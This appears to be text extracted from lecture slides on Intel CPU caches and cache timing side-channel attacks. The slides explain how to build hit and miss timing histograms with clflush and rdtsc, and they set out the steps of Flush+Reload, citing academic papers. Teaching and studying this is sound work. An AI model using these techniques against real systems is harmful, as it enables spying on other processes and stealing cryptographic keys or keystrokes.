
n accesses for an *n*-way cache with a non-LRU replacement policy

cache set	2	5	**8**	1	7	6	3	4

- no LRU replacement
- older entries are not necessary replaced
- switch from LRU to non-LRU from Sandy Bridge to Ivy Bridge

Non-LRU replacement policy


n accesses for an *n*-way cache with a non-LRU replacement policy



- no LRU replacement
- older entries are not necessary replaced
- switch from LRU to non-LRU from Sandy Bridge to Ivy Bridge

Non-LRU replacement policy

n accesses for an *n*-way cache with a non-LRU replacement policy




cache set	10	5	8	9	7	6	3	4

- no LRU replacement
- older entries are not necessary replaced
- switch from LRU to non-LRU from Sandy Bridge to Ivy Bridge

Non-LRU replacement policy


n accesses for an *n*-way cache with a non-LRU replacement policy



- no LRU replacement
- older entries are not necessary replaced
- switch from LRU to non-LRU from Sandy Bridge to Ivy Bridge

Non-LRU replacement policy


n accesses for an *n*-way cache with a non-LRU replacement policy



- no LRU replacement
- older entries are not necessary replaced
- switch from LRU to non-LRU from Sandy Bridge to Ivy Bridge

Non-LRU replacement policy


n accesses for an *n*-way cache with a non-LRU replacement policy



- no LRU replacement
- older entries are not necessary replaced
- switch from LRU to non-LRU from Sandy Bridge to Ivy Bridge

Non-LRU replacement policy


n accesses for an *n*-way cache with a non-LRU replacement policy



- no LRU replacement
- older entries are not necessary replaced
- switch from LRU to non-LRU from Sandy Bridge to Ivy Bridge

Non-LRU replacement policy


n accesses for an *n*-way cache with a non-LRU replacement policy



- no LRU replacement
- older entries are not necessary replaced
- switch from LRU to non-LRU from Sandy Bridge to Ivy Bridge


Non-LRU replacement policy

n accesses for an *n*-way cache with a non-LRU replacement policy




- no LRU replacement
- older entries are not necessary replaced
- switch from LRU to non-LRU from Sandy Bridge to Ivy Bridge

Caches on Intel CPUs




- set-associative

Caches on Intel CPUs




- set-associative
- L1 and L2 are private

Caches on Intel CPUs




- set-associative
- L1 and L2 are private
- last-level cache

Caches on Intel CPUs




- set-associative
- L1 and L2 are private
- last-level cache
    - divided in slices

Caches on Intel CPUs



- set-associative
- L1 and L2 are private
- last-level cache
    - divided in slices
    - shared across cores

Caches on Intel CPUs



- set-associative
- L1 and L2 are private
- last-level cache
  - divided in slices
  - shared across cores
  - inclusive

Manual cache maintenance (x86)

User programs can optimize cache usage:

- `prefetch`: suggest CPU to load data into cache
- `clflush`: throw out data from from all caches

based on virtual addresses

A few numbers for reference

On my Intel Core i5-5200U (2 cores, 4 threads)

	L1d	L1i	L2	L3
level size	32 KB	32 KB	256 KB	3 MB
line size	64 B	64 B	64 B	64 B
# ways	8	8	8	12
# sets	64	64	512	4096
inclusive?	no	no	no	yes


Latency comparison

event	latency
1 CPU cycle	0.3 ns
level 1 cache access	0.9 ns
level 2 cache access	2.8 ns
level 3 cache access	12.9 ns
main memory access	120 ns
solid-state disk I/O	50-150 us
rotational disk I/O	1-10 ms


Latency comparison

event	latency	scaled latency
1 CPU cycle	0.3 ns	1 s
level 1 cache access	0.9 ns	3 s
level 2 cache access	2.8 ns	9 s
level 3 cache access	12.9 ns	43 s
main memory access	120 ns	6 min
solid-state disk I/O	50-150 us	2-6 days
rotational disk I/O	1-10 ms	1-12 months

Timing differences



Timing differences



Cache attacks techniques

Cache attacks

- cache attacks $\rightarrow$ exploit timing differences of memory accesses

Cache attacks

- cache attacks → exploit timing differences of memory accesses
- attacker monitors which lines are accessed, not the content

Cache attacks

- cache attacks → exploit timing differences of memory accesses
- attacker monitors which lines are accessed, not the content
- covert channel: two processes communicating with each other
    - not allowed to do so, e.g., across VMs

Cache attacks

- cache attacks → exploit timing differences of memory accesses
- attacker monitors which lines are accessed, not the content
- covert channel: two processes communicating with each other
  - not allowed to do so, e.g., across VMs
- side-channel attack: one malicious process spies on benign processes
  - e.g., steals crypto keys, spies on keystrokes

Timing attacks

How every timing attack works:

- learn timing of different corner cases
- later, we recognize these corner cases by timing only

Timing attacks

How every timing attack works:

- learn timing of different corner cases
- later, we recognize these corner cases by timing only
- here, corner cases: hits and misses

First step: building the histogram

1. build two cases: cache hits and cache misses
2. time each case many times (get rid of noise)

First step: building the histogram

1. build two cases: cache hits and cache misses
2. time each case many times (get rid of noise)
3. we have a histogram!

First step: building the histogram

1. build two cases: cache hits and cache misses
2. time each case many times (get rid of noise)
3. we have a histogram!
4. find a threshold to distinguish the two cases

Building the histogram: cache hits

Loop:


1. measure time
2. access variable (always cache hit)
3. measure time
4. update histogram with delta

Building the histogram: cache misses

Loop:


1. flush variable (`clflush` instruction)
2. measure time
3. access variable (always cache miss)
4. measure time
5. update histogram with delta

Timing differences



Finding the threshold

- as high as possible → most cache hits are below
- no cache miss below



How to measure time accurately? (1/3)

- very short timings
- `rdtsc` instruction: cycle-accurate timestamps

How to measure time accurately? (1/3)

- very short timings
- `rdtsc` instruction: cycle-accurate timestamps

```
[...]
rdtsc
function()
rdtsc
[...]
```

How to measure time accurately? (2/3)

- do you measure what you think you measure?

How to measure time accurately? (2/3)

- do you measure what you think you measure?
- out-of-order execution

How to measure time accurately? (2/3)

- do you measure what you think you measure?
- out-of-order execution → what is really executed

```
rdtsc               rdtsc               rdtsc
function()          [...]               rdtsc
[...]               rdtsc               function()
rdtsc               function()          [...]
```

How to measure time accurately? (3/3)

- use pseudo-serializing instruction `rdtscp` (recent CPUs)

How to measure time accurately? (3/3)

- use pseudo-serializing instruction `rdtscp` (recent CPUs)
- and/or use serializing instructions like `cpuid`

How to measure time accurately? (3/3)

- use pseudo-serializing instruction `rdtscp` (recent CPUs)
- and/or use serializing instructions like `cpuid`
- and/or use fences like `mfence`

How to measure time accurately? (3/3)

- use pseudo-serializing instruction `rdtscp` (recent CPUs)
- and/or use serializing instructions like `cpuid`
- and/or use fences like `mfence`

Intel, *How to Benchmark Code Execution Times on Intel IA-32 and IA-64 Instruction Set Architectures White Paper*, December 2010.

Cache attacks techniques

- two (main) techniques
  1. Flush+Reload (Gullasch et al., Osvik et al., Yarom et al.)
  2. Prime+Probe (Percival, Osvik et al., Liu et al.)
- exploitable on x86 and ARM
- used for both covert channels and side-channel attacks

David Gullasch et al. “Cache Games – Bringing Access-Based Cache Attacks on AES to Practice”. In: *S&P’11*. 2011.


Yuval Yarom et al. “Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack”. In: *USENIX Security Symposium*. 2014.

Dag Arne Osvik et al. “Cache Attacks and Countermeasures: the Case of AES”. In: *CT-RSA 2006*. 2006.

Colin Percival. “Cache missing for fun and profit”. In: *Proceedings of BSDCan*. 2005.


Fangfei Liu et al. “Last-Level Cache Side-Channel Attacks are Practical”. In: *S&P’15*. 2015.

Cache attack: Flush+Reload




Step 1: Attacker maps shared library (shared memory, in cache)

Cache attack: Flush+Reload



Step 1: Attacker maps shared library (shared memory, in cache)


Cache attack: Flush+Reload



Step 1: Attacker maps shared library (shared memory, in cache)

Step 2: Attacker flushes the shared cache line

Cache attack: Flush+Reload




Step 1: Attacker maps shared library (shared memory, in cache)

Step 2: Attacker flushes the shared cache line

Step 3: Victim loads the data

Cache attack: Flush+Reload



Step 1: Attacker maps shared library (shared memory, in cache)

Step 2: Attacker flushes the shared cache line

Step 3: Victim loads the data

Step 4: Attacker reloads the data

Flush+Reload: Pros and cons

Pros

fine granularity: 1 line


Cons

restrictive

1. needs `clflush` instruction (not available e.g., on ARM-v7)
2. needs shared memory


Flush+Reload: Shared memory? (1/2)

Shared library → shared in physical memory




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication



